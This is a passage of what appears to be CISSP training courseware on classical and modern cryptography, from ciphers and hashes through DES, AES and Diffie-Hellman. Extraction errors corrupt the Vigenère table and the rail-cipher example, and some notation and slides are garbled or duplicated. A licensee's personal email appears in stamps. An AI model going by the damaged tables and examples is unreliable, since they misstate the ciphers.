J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
P	P	Q	R	S	T	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
Q	Q	R	S	T	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	
R	R	S	T	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	
S	S	T	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	
T	T	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	
U	U	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	
V	V	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	
W	W	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	
X	X	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	
Y	Y	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	
Z	Z	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	



Polyalphabetic Cipher

The difficulty posed by this cipher is that the same letter in the plaintext does not transform to the same ciphertext letter (different alphabets).

For example, if the plaintext was "hello," the first letter l might transform into the letter g and the second letter l might transform into the letter r.

This polyalphabetic substitution was performed in the German Enigma machine.


[1] File:Vigenère square shading.svg - Wikimedia Commons <https://mgt414.com/1b>

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

PERMUTATION

- Permutation rearranges the order of characters
- Using the chart on the right, rearrange order of "BEAD" to "ADEB"
- Permutation provides diffusion

1	=	4
2	=	3
3	=	1
4	=	2



SANS

MGT414 | SANS Training Program for CISSP® Certification

113

Permutation

Permutation provides diffusion by "diffusing" (or dissipating) the contents of the plaintext into the ciphertext. It does this by rearranging (permuting) the order. Modern ciphers combine both substitution and permutation.

The Rail Cipher uses a simple permutation method. For the plaintext "IwillpasstheCISSP," the Rail Cipher intermediate output is created by using X lines (3 in the example below), and writing each successive letter on the line below (or above) it, and reversing direction when the bottom or top line is reached. Using that method, the intermediate Rail Cipher output would be:

I...l...s...e....S.
.w.l.p.s.t.h.C.S.P.
..i....a....h....L..

The ciphertext is created by writing the letters in order, left to right, top to bottom:

IlseSwlpsthCSPiaha

Note the Rail Cipher itself is not on the exam; this example is designed to demonstrate permutation.

ONE-TIME PAD

- Two identical pads are created
 - The pads must be kept secure
 - Each page contains a matching key
- The key must be random and must be at least as long as the plaintext
 - A 1,000-byte plaintext requires a 1,000-byte key
 - The ciphertext will also be 1,000 bytes
- Each key is used once and never reused
- Data encrypted with a one-time pad is unbreakable if:
 - Keys are truly random
 - Keys are never reused
 - The pads are kept secure



MGT414 | SANS Training Program for CISSP® Certification

114

One-Time Pad

In the early 1900s, the Vernam Cipher, named for its creator Gilbert Vernam, became the first known implementation of a one-time pad. The system involved a pair of physical machines that leveraged a roll of tape with the randomly generated encryption key. The one-time pad presents a potentially uncrackable cryptosystem.

The one-time pad is unbreakable if:

1. The key is truly random (and true randomness is difficult)
2. The key is used only once
3. The pads are kept secure

If these three criteria are met, the one-time pad is unbreakable. For large amounts of data, it is sometimes difficult or impossible to satisfy these constraints.

CRYPTOGRAPHY LIFECYCLE

- Cryptography must be properly planned to be effective
- The Cryptography Lifecycle includes:
 - Cryptography limitations
 - Algorithm selection
 - Protocol governance
 - Key management



Cryptography Lifecycle

Cryptography is not a technology that is installed on a system and forgot about. Cryptography must be properly planned and implemented to be effective. Taking a holistic life-cycle approach is the key to success.

WAYS TO ENCRYPT DATA

Two general ways to encrypt information:

- Break the data into blocks and encrypt each block
- Encrypt the entire stream on a bit-by-bit basis

Ways to Encrypt Data

There are two ways to manipulate the data while encrypting and decrypting: Breaking up the data into blocks and encrypting each block or encrypting a stream bit-by-bit (or byte-by-byte). Hence, crypto schemes are generally classified as either stream ciphers or block ciphers, depending on how much information they manage at once and how the key is generated.

GOALS OF CRYPTOGRAPHY

A cryptosystem achieves the following goals:

Confidentiality

Data Integrity

Authentication

Non-Repudiation

Cryptography is about communications in the presence of adversaries. (Rivest, 1990)



MGT414 | SANS Training Program for CISSP® Certification

117

Goals of Cryptography

In addition to confidentiality, there are three additional goals of cryptography:

- Authentication: If Alice walks up to Bob and hands him a message, he positively knows that the message is from Alice. Alice might require the cryptosystem to provide an equivalent service for her. Bob must hand deliver messages to her.
- Data Integrity: It should be possible to prove that the message has not been tampered with—that this message is exactly the same as the one that Alice sent to Bob.
- Non-Repudiation: The system should be able to prove that Alice, and only Alice, sent the message and that it has not been falsified or subsequently altered. In essence, this is a requirement that both authentication and integrity are provable.

NON-REPUDIATION

- Non-repudiation combines authentication and integrity
- For example, a user sends a digitally signed email
- The digital signature provides non-repudiation
 - Proves the sender sent the email (authentication)
 - Proves the email did not change (integrity)
- The sender cannot later deny (repudiate) having sent it or reject its contents



MGT414 | SANS Training Program for CISSP® Certification

118

Non-Repudiation

Non-repudiation means that someone who performs a transaction, such as writing a document, cannot repudiate (or deny) having done so afterward.

Non-repudiation combines authentication and integrity. Both must be present to provide non-repudiation: Imagine you buy a car and sign the purchase agreement for \$10,000. When you go to pay for the car, you see the agreement has been altered and now shows \$15,000. The dealer's claim that "you signed it" doesn't carry much weight if the integrity of what you signed has been violated.

Proving someone wrote a document (authenticating that person as the author) is not useful if you can change the document (violate the integrity) afterward. Both authentication and integrity must be in place to provide non-repudiation.

TYPES OF CRYPTOSYSTEMS

3 general types:

- Symmetric
 - Secret key
 - Single or one-key encryption
- Asymmetric
 - Public key
 - Dual or two-key encryption
- Hash
 - One-way transformation
 - No key encryption

Types of Cryptosystems

The three types of cryptosystems are Symmetric Key, Asymmetric Key and Hash Functions. Symmetric key encryption uses one key to encrypt and decrypt. Asymmetric key encryption uses two keys: When one key is used to encrypt, the other is used to decrypt. Hash functions create a message digest via an algorithm and use no key.

Symmetric key and Asymmetric key encryption provide confidentiality, which ensures the privacy of data. They may also be used to provide authentication (where knowledge of a key serves as proof of identity). Hash functions may be used to provide integrity, which ensures that data has not been altered. Additionally, Asymmetric key encryption (often combined with hashes) may be used for non-repudiation (proving a user performed a specific action).


[1] Conrad, E. (2006). *Types of Cryptography* (Tech.). GIAC.

SYMMETRIC CRYPTOSYSTEMS

Secret-Key or Session-Key Encryption:

- Fast! Single key for encryption and decryption
- Not technical, non-repudiation

- Requires secure key distribution channel (scalability)
 - Pre-shared secret
 - Asymmetric encryption
 - Diffie-Hellman key exchange



Symmetric Cryptosystems

Symmetric cryptosystems use a single key for both encryption and decryption. The key must be a shared secret between sender and receiver.

The biggest issue with secret keys is managing secure key creation and exchange to avoid key compromise. Also, the greater the number of parties that share the secret key, the greater the key's exposure.

Asymmetric cryptosystems are typically employed to securely share a symmetric cryptosystem's keys. Asymmetric approaches are not employed exclusively because symmetric cryptosystems are so much faster. However, symmetric lacks the key management and digital signature capabilities of asymmetric.


Graphic created by Eric Conrad in a whitepaper written on behalf of SANS/GIAC.¹

[1] Conrad, E. (2006). *Types of Cryptography* (Tech.). GIAC.

ASYMMETRIC CRYPTOSYSTEMS

Public-Key Encryption

- Slow! Public/private key pair
- Trusted channel
- Public keys widely distributed within digital certificates
- Technical non-repudiation via digital signatures
- Private key cannot be derived from the public key
- Message encrypted with one key can only be decrypted with the partner key
- The private key must not be shared
- Does not require pre-shared keys



Asymmetric Cryptosystems

The management problems associated with symmetric keys are so overwhelming that they virtually preclude their use by themselves in commerce. However, we can use public key computation to develop a shared message key. In addition, algorithms like Diffie-Hellman can be used to exchange a secret key. Again, the general idea is to exchange keys securely – perhaps only once – to secure a given session, such as a visit to a web page to execute a credit card transaction.

The primary use cases of public key cryptography are providing key exchange of symmetric keys, authentication, and non-repudiation.

Graphic created by Eric Conrad in a whitepaper written on behalf of SANS/GIAC.¹

[1] Conrad, E. (2006). *Types of Cryptography* (Tech.). GIAC.

HASH FUNCTIONS

Plaintext → Message Digest

Hashing transforms plaintext into a fixed length string called a hash or message digest

Characterized as ‘one-way’ encryption

- Impossible to convert the message digest back into plaintext

Examples: HMAC, MD4, MD5, SHA-1, and SHA-2

Primary use: Message integrity



Hash Functions

"Remember that there are three types of cryptography algorithms: secret key, public key, and hash functions. Unlike secret key and public key algorithms, hash functions, also called message digests or one-way encryption, have no key. Instead, a fixed-length hash value is computed based on the plaintext that makes it impossible for either the contents or length of the plaintext to be recovered."

The primary application of hash functions in cryptography is message integrity. The hash value provides a digital fingerprint of a message's contents, which ensures that the message has not been altered by an intruder, virus, or other means. Hash algorithms are effective because of the extremely low probability that two different plaintext messages will yield the same hash value."¹

Several well-known hash functions are in use today:

- Hashed Message Authentication Code (HMAC): Combines authentication via a shared secret with hashing
- MD5: 128-bit message digest
- Secure Hash Algorithm 1 (SHA-1): Proposed by NIST for the Secure Hash Standard (SHS); produces a 160-bit hash
- Secure Hash Algorithm 2 (SHA-2): Includes six hash functions, most notably SHA-256, SHA-512


[1] Hash Functions <https://mgt414.com/3q>

HASH FUNCTIONS AND MESSAGE DIGESTS

Changing a single character in the phrase below would alter the resulting message digest (ideal for integrity applications)

Arbitrary-length input with fixed-length message digests means that hashes cannot be truly unique

Collisions refer to multiple inputs that yield the same hash



Hash Functions and Message Digests

"Regardless of input length, the MD5 hash function generates a 128-bit hash. A change of a single character in the phrase should result in a different MD5 hash. Due to this quality, hashes are often used for data integrity: if a hash of a file has changed, the file contents have changed.

Hashes are not unique: for example Alice generates a 128-bit (or 16-byte) MD5 hash of the 'ls' program on her Unix system (typically around 300K). The universe of unique 300 kilobyte strings is larger than the universe of unique 16-byte strings. Therefore there will be 'collisions,' where two different strings (or Unix programs) may generate the same MD5 hash. Attackers may attempt to alter data, and generate a collision to hide the alteration.

A good hash function should produce message digests that are impossible to brute force (systematically search for a collision) in a reasonable amount of time. The hash function should also have statistically evenly distributed collisions. This is called 'strong collision resistance.' "¹

Graphic created by Eric Conrad in a whitepaper written on behalf of SANS/GIAC.²

[1] Conrad, E. (2006). *Types of Cryptography* (Tech.). GIAC.

[2] Ibid.

DES: DATA ENCRYPTION STANDARD

- Released on March 17, 1975
- DES describes the data encryption algorithm (DEA)
- Rather fast encryption algorithm
- Symmetric-key, 64-bit block cipher
- 56-bit key size
- Today, DES is not considered secure primarily due to length of key

DES: Data Encryption Standard

DES was the most commonly used encryption algorithm in the world. On March 17, 1975, the United States government proposed its adoption as a national standard for use with unclassified computer data. DES is specified in Federal Information Processing Standard (FIPS) 42. The American National Standards Institute (ANSI) adopted DES as a standard (ANSI X3.92) in 1981, calling it the Data Encryption Algorithm (DEA).

Due to the internal bit-oriented operations in the design of DES, software implementations are slow and hardware implementations are faster. The National Institute of Standards and Technology (NIST) standardized four different DES operation modes for use in the United States: Electronic codebook (ECB) mode, cipher block chaining (CBC) mode, output feedback (OFB) mode, and cipher feedback (CFB) mode.

BLOCK CIPHER MODES

Modes of operation for symmetric block cipher algorithms (initially referred to as **DES Modes**)

- Electronic Codebook (ECB)
- Cipher Block Chaining (CBC)
- Output Feedback (OFB)
- Cipher Feedback (CFB)
- Counter Mode (CTR)

Mode	Type	Initialization Vector	Errors Propagate
ECB	Block	None	No
CBC	Block	Yes	Yes
OFB	Stream	Yes	No
CFB	Stream	Yes	Yes
CTR	Stream	Counter	No

Block Cipher Modes

To make it more difficult to predict the plaintext message given the ciphertext, block ciphers such as DES can operate in five basic modes with varying capabilities and shortcomings. ECB is standard or native mode DES. This is where the plaintext message is broken into 64-bit blocks and each block is encrypted with the key. If two blocks of the plaintext are identical, then the corresponding ciphertext is also identical. The other modes of DES are meant to stop this from occurring.

With CBC, the system starts off with an IV, or initialization vector, which is a random number meant to seed the encryption. This IV is combined with the key and used to encrypt the first block of text. The encrypted ciphertext of the first block is combined with the key to encrypt the second block of text, and the process continues in this fashion.

Both CFB and OFB are stream ciphers. However, the key difference is that with CFB, errors will propagate; with OFB, they will not.

ECBAND CBC

Electronic Codebook (ECB)

- Weakest operational mode of DES
- Identical plaintext input yields identical ciphertext
- No initialization vector employed
- Lack of chaining or feedback allows parallel operations

Cipher Block Chaining (CBC)

- Requires unpredictable initialization vector (IV) for initiating operation
- IV ensures confidentiality given identical or known plaintext
- Chaining – resulting ciphertext used as input for next plaintext encryption
- Due to chaining, operations cannot be carried out in parallel



MGT414 | SANS Training Program for CISSP® Certification

126

ECB and CBC

Electronic Codebook (ECB)

- Weakest operational mode of DES
- Identical plaintext input yields identical ciphertext
- No initialization vector employed
- Lack of chaining or feedback allows parallel operations

Cipher Block Chaining (CBC)

- Requires unpredictable initialization vector (IV) for initiating operation
- IV ensures confidentiality given identical or known plaintext
- Chaining – resulting ciphertext used as input for next plaintext encryption
- Due to chaining, operations cannot be carried out in parallel

[1] <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-36.pdf> <https://mgt414.com/n>

OFB AND CFB

Output Feedback Mode (OFB)

- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit OFB mode)
- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Unlike CFB, errors will not propagate due to how feedback is derived

Cipher Feedback Mode (CFB)

- Very similar to CBC, but CFB operates like a stream
- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit CFB mode)
- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Errors will propagate



OFB and CFB

Output Feedback Mode (OFB)

- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit OFB mode)
- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Unlike CFB, errors will not propagate due to how feedback is derived

Cipher Feedback Mode (CFB)

- Very similar to CBC, but CFB operates like a stream
- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit CFB mode)
- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Errors will propagate

COUNTER MODE (CTR)

Counter Mode (CTR)

- 64-bit random number
- Different counter for every block of text (subsequent blocks incremented)

Used by ATM and IPsec



MGT414 | SANS Training Program for CISSP® Certification

128

Counter Mode (CTR)

64-bit random number

Different counter for every block of text (each subsequent block incremented by 1)

Used by ATM and IPsec

DES WEAKNESSES

- DES is considered non-secure for very sensitive encryption. It is crackable in a short period of time
- See *Cracking DES* by O'Reilly Press
- Multiple encryptions and key size increase security
- Double DES is vulnerable to the meet-in-the-middle attack and only has an effective key length of 57-bits
- Triple DES is preferred



DES Weaknesses

From the beginning, concerns were raised about the strength of DES because of the rather small key length of 56-bits (a 64-bit ciphertext block minus 8 bits for parity); this resulted in a keyspace containing only 2^{56} possible different keys. The effectiveness of attacks based on brute force searches depends on keyspace size. Because of DES's relatively small keyspace, brute force attacks are feasible. DES was first (publicly) cracked in the RSA Challenge, a program that offers monetary rewards for breaking ciphers and solving computationally intensive mathematical problems. The DES challenge took only five months for the public to solve, and subsequent attempts are taking less and less time.

Consequently, DES is no longer considered secure because of its key size. In fact, anyone can build a DES cracking engine these days. All the information you need – including sample code – is available in a book called *Cracking DES*. But with the global e-commerce infrastructure build-out proceeding at a furious pace because of all the new e-business initiatives that are sprouting up all over the world, the need for a fast, symmetric block cipher is extremely urgent. If DES can no longer be considered secure, what can we do in the interim?

Again, DES was already widely deployed in both hardware and software products, and it had withstood unbridled cryptanalysis for decades. It did not take long to realize what a great advantage it would be to somehow increase DES's key size and use the existing implementations until a new standard was built.

DES

- In 1992, it was proven that DES is not a group. This means that multiple DES encryptions are not equivalent to a single encryption. THIS IS A GOOD THING!
- If something is a group, then
 - $E(K_2, E(K, M)) = E(K_3, M)$
- Because DES is not a group, multiple encryptions increase the security

DES

Whether an algorithm is a group is an important statistical consideration. If it is a group, applying the algorithm multiple times is a waste of time. In 1992, it was proven that DES is not, in fact, a group; thus, encrypting multiple times with DES is not equivalent to encrypting once. That is good news because it means that encrypting more than once with DES could increase the security of the ciphertext.

TRIPLE DES (TDES)

DES, not being a group, multiple rounds increase

- Double DES suffers a meet-in-the-middle flaw and is not used
- Triple DES, applying three rounds of DES, substantially increases work factor beyond that required for single DES

Triple DES still considered cryptographically solid

- Not preferred due primarily to performance

Triple DES is often written as 3DES, the formal presentation, via NIST FIPS 46-3, is TDES or TDEA

- Useful if differentiating common triple DES implementations



Triple DES (TDES)

DES/DEA not being a group allowed a possible reprieve for the underlying algorithm and many software and hardware solutions. Unfortunately, applying two rounds of DES with two keys does not substantially increase the effort required to brute force the resultant ciphertext. Due to a meet-in-the-middle weakness, the effective strength of the key is only 2^{57} rather than DES' 2^{56} .

"Triple DES applies DES encryption three times per block. FIPS 46-3 describes Encrypt, Decrypt, Encrypt (EDE) order using three keying options: One, two, or three unique keys (called 1TDES EDE, 2TDES EDE, and 3TDES EDE, respectively)."¹

See <https://mgt414.com/2s> for details about triple DES

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

TRIPLE DES KEYING OPTIONS

1TDES EDE

Operation	Key	Input	Output
Encrypt	BATTY	TEARS IN RAIN	aU3%(x@◆◆+◆◆D◆+
Decrypt	BATTY	aU3%(x@◆◆+◆◆D◆+	TEARS IN RAIN
Encrypt	BATTY	TEARS IN RAIN	aU3%(x@◆◆+◆◆D◆+

1 key TDES EDE:
56-bit key length
equivalent to DES

2TDES EDE: 112-bit key length

- Two different keys used to perform encrypt, then decrypt, then encrypt operations
- Note:** Decryption operation performed with a *different key* does not yield plaintext

3TDES EDE: 168-bit keyspace

- Though effective, strength reduced to 112-bit key due to meet-in-the-middle attack¹

Triple DES Keying Options

Understand that 1TDES EDE is equivalent to DES, and would not increase security at all. However, this functional equivalence could still prove useful for systems and software needing to handle both DES and TDES. 1TDES EDE, like DES, provides 56-bit key length.

2TDES EDE provides 112-bit key length. Two different keys used to perform encrypt, then decrypt, then encrypt operations. No typo, you read that right, decrypt. Many students get confused at seeing decrypt in the preceding text. While the DES decryption functions are indeed performed after the initial encryption, the decryption is performed with a different key than the first encryption. So, while the DES algorithm's decryption routines are carried out, this will definitely not result in the original plaintext.

3TDES EDE should provide 168-bit key length by using three different keys. However, due to a meet-in-the-middle attack, the effective key length is actually reduced down to 112 bits. 2TDES EDE actually also has a different effective strength 80 bits rather than the expected 112 bits².

[1] Recommendation for Key Management <https://mgt414.com/p>

[2] Ibid.

IDEA

International Data Encryption Algorithm (IDEA):

- Block cipher intended to be global replacement for DES

Key length: 128-bit

Block size: 64-bit

Challenges

- Patented algorithm
- Slower than AES

In the US, NIST approved 3DES/TDES as a stopgap measure in advance of AES being decided upon



IDEA

"The International Data Encryption Algorithm is a symmetric block cipher designed as an international replacement to DES. The IDEA algorithm is patented in many countries. It uses a 128-bit key and 64-bit block size. IDEA has held up to cryptanalysis; the primary drawbacks are patent encumbrance and its slow speed compared to newer symmetric ciphers such as AES."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

AES - ADVANCED ENCRYPTION STANDARD

Modern symmetric block cipher replacing legacy DES

- US government standard described in NIST FIPS 197

Underlying algorithm: Rijndael (Rhine-doll)

Block size: 128 bits

Variable key lengths: 128, 192, 256 bits

AES finalists besides the Rijndael algorithm: MARS, RC6, Serpent, and Twofish



AES - Advanced Encryption Standard

"AES is the Advanced Encryption Standard, a United States government standard algorithm for encrypting and decrypting data."¹ Federal Information Processing Standard (FIPS) 197 documents the standard here: <https://mgt414.com/2q>

"AES is a symmetric block cipher with a block size of 128 bits. Key lengths may be 128 bits, 192 bits, or 256 bits; these are called AES-128, AES-192, and AES-256, respectively. AES-128 uses 10 rounds; AES-192 uses 12 rounds, and AES-256 uses 14 rounds. The Rijndael algorithm supported additional key lengths and block sizes which are not supported in AES."²

"National Institute of Standards and Technology (NIST) published a request for comments for the "Development of a Federal Information Processing Standard for Advanced Encryption Standard."³ NIST sought to "consider alternatives which offer a higher level of security"⁴ than that offered by the Data Encryption Standard (DES), which had grown vulnerable to brute-force attacks due to its 56-bit effective key length. AES candidates were required to support the following: a symmetric block cipher which supported multiple key lengths. The algorithm had to be publicly defined, free to use, and able to run efficiently in both hardware and software."⁵

[1] Conrad, E. (2006). *Advanced Encryption Standard* (Tech.). GIAC.

[2] Ibid.

[3] Advanced Encryption Standard Notice 1/97 <https://mgt414.com/1j>

[4] Ibid.

[5] Conrad, E. (2006). *Advanced Encryption Standard* (Tech.). GIAC.

AES BASIC FUNCTIONS

AES constructs a matrix (called the *state*) to be operated upon during rounds

Applies four functions to *state*

- **SubBytes:** Substitutes bytes providing confusion
- **ShiftRows:** Shifts rows (like rotation) providing diffusion
- **MixColumns:** Mixes columns providing diffusion
- **AddRoundKey:** XORs state with a subkey at end of each round

AES Basic Functions

AES employs four functions that provide confusion, diffusion, and XOR encryption:

- **SubBytes:** Substitutes bytes providing confusion
- **ShiftRows:** Shifts rows (like rotation) providing diffusion
- **MixColumns:** Mixes columns providing diffusion
- **AddRoundKey:** XORs state with a subkey at end of each round

BLOWFISH AND TWOFISH

Blowfish

- Symmetric block cipher

Block size: 64-bit

Key length: Variable 32-448-bit

Twofish

- AES finalist based on Blowfish

Block size: 128-bit

Key length: Variable 128, 192, or 256-bit

Fun fact: Bruce Schneier lead teams in development of both ciphers



Blowfish and Twofish

Blowfish

- Symmetric block cipher

Block size: 64-bit

Key length: Variable 32-448-bit

Twofish

- Based on Blowfish and submitted for AES competition (finalist)

Block size: 128-bit

Key length: Variable 128, 192, or 256-bit

RC5 AND RC6

RC5

- Symmetric block cipher developed by Rivest (R in RSA)

Block size: 32, 64, or 128-bit

Key length: Variable 0-2040-bit

RC6

- AES Finalist based on RC5

Block size: 128-bit

Key length: Variable 128, 192, or 256-bit



RC5 and RC6

Ron Rivest developed and/or led the development of the various RC (Rivest Cipher) algorithms: RC2, RC4, RC5, and RC6. RSA holds the patents on the algorithms. Not surprising given Rivest being the R in RSA.

RC5

Symmetric block cipher developed by Rivest (R in RSA)

Block size: 32, 64, or 128-bit

Key length: Variable 0-2040-bit

RC6

AES Finalist based on RC5

Block size: 128-bit

Key length: Variable 128, 192, or 256-bit

CONCEPTS IN CRYPTOGRAPHY (1)



Confidentiality

Data Integrity

Authentication

Non-Repudiation

- Probability Theory
- Information Theory
- Complexity Theory
- Number Theory
- Abstract Algebra
- Finite Fields

- We can find a mathematical "problem" that exhibits characteristics of one-way functions (with trapdoors)? Or, as mathematicians would prefer to say, a problem that is "impossible" to solve in polynomial time?

Hmm...

- We could use it to build a new cryptosystem!

SANS

MGT414 | SANS Training Program for CISSP® Certification

138

Concepts in Cryptography (1)

The four main goals of a cryptosystem are: *Confidentiality, integrity of data, authentication, and non-repudiation*. However, how do we construct a cipher that enforces these characteristics? Mathematics has fields such as probability theory, information theory, complexity theory, number theory, abstract algebra, and finite fields that are all rich in ideas that could contribute to our cipher.

The last section also introduced one-way mathematical functions. Such functions can have trapdoor properties that make them well suited for public-key cryptography, in which the trapdoor allows a message to be decrypted using a different key than the one used to encrypt the message. If the public key were used to encrypt the message, the trapdoor, in this case, is the corresponding private key.

One-way functions that are computationally hard – that is, impossible to solve in polynomial time – can make things very difficult for an adversary eavesdropping on our communications, say over an insecure public network like the global internet. At the same time, the existence of a trapdoor could be used to provide an easy solution to the intractable problem for use by the sender or the recipient.

CONCEPTS IN CRYPTOGRAPHY (2)

Computational Complexity deals with time and space requirements for the execution of algorithms.

Problems can be **classified** as tractable or intractable.



This is exactly the class of problems we are looking for!

Tractable Problems

"Easy" problems. Can be solved in polynomial time (i.e., "quickly") for certain inputs

Examples:

- constant problems
- linear problems
- quadratic problems
- cubic problems

Intractable Problems

"Hard" problems. Cannot be solved in polynomial time (i.e., "quickly")

Examples:

- exponential or super-polynomial problems
- factoring large integers into primes (RSA)
- solving the discrete logarithm problem (El Gamal)
- computing elliptic curves in a finite field (ECC)

Concepts in Cryptography (2)

Mathematics is filled with intractable problems. So, a cipher designer can start by just picking one and trying it out. Evaluating an algorithm's *computational complexity* will reveal the time and space required to execute it and help us classify the problem as either tractable (easy) or intractable (hard).

When computers are used to solve problems, we don't care about the exact number of operations—we are more interested in how the amount of input to the problem (or program) affects the number of operations it takes to solve (or execute). *Big-O notation* is used to give a general idea of how many operations a problem takes relative to the input size n . The big-O function isn't usually specifically defined; it is mostly used as a notational shorthand to indicate a problem's complexity.

Relatively easy problems (symmetric encryption) can be solved in *polynomial time*—that is, the relationship between the input size and the number of operations required to solve the problem is constant, linear, quadratic, cubic, *and so on*. *Constant time*, $O(1)$, means they take the same number of operations to solve, regardless of the input size. *Linear time*, $O(n)$, means the number of operations increases linearly with the input size—when the input size is doubled, the problem takes twice as long to solve. *Quadratic time* is $O(n^2)$, *cubic time* is $O(n^3)$, *and so on*.

Problems are considered intractable (or hard) when they cannot be solved in polynomial time (asymmetric encryption). Examples are exponential, $O(2n)$, and superpolynomial (somewhere between polynomial and exponential), which are considered so complex as to be hard or intractable. A cubic-time algorithm might take thousands of years to solve, whereas an exponential-time algorithm might take longer than the universe is expected to last.

It can be hard to prove whether a problem is intractable or not. Someone might prove a particular problem can be solved in superpolynomial time, only to have someone later discover it can be solved a different way in polynomial time. So, it is more accurate to state that the problems we use in cipher algorithms are believed to be intractable by most researchers in complexity theory. There's always the highly unlikely chance that easier solutions have been overlooked or just haven't been discovered yet.

Three well-known examples of intractable problems include: Factoring large integers into their two prime factors (the basis for RSA), solving the discrete logarithm problem over finite fields (the basis for El Gamal), and computing elliptic curves over finite fields (the basis for Elliptic Curve Cryptosystems). Now, let's examine each of these three important classes of intractable problems in greater detail, as each one of them forms the basis of important cryptosystems, which are widely used all over the world today.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DIFFIE-HELLMAN KEY EXCHANGE

- Key exchange algorithm
- Also known as the Diffie-Hellman Key Agreement Protocol
- Does not directly provide confidentiality
 - Provides a method for exchanging a symmetric key via a public channel
 - The key may then be used to provide confidentiality
- Diffie-Hellman uses discrete logarithms to provide security



MGT414 | SANS Training Program for CISSP® Certification

141

Diffie-Hellman Key Exchange

Diffie-Hellmann is a key exchange algorithm. It is not an encryption algorithm per se but is used to allow for the secure exchange of keys, most commonly, symmetric keys.

It does not provide confidentiality since it is not an encryption algorithm—it provides a key. The key may then be used for confidentiality.

Key agreement allows two parties to securely agree on a symmetric key via a public channel, such as the Internet, with no prior key exchange. An attacker who is able to sniff the entire conversation is unable to derive the exchanged key. Whitfield Diffie and Martin Hellman created the Diffie-Hellman Key Agreement Protocol (also called the Diffie-Hellman Key Exchange) in 1976. Diffie-Hellman uses discrete logarithms to provide security.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

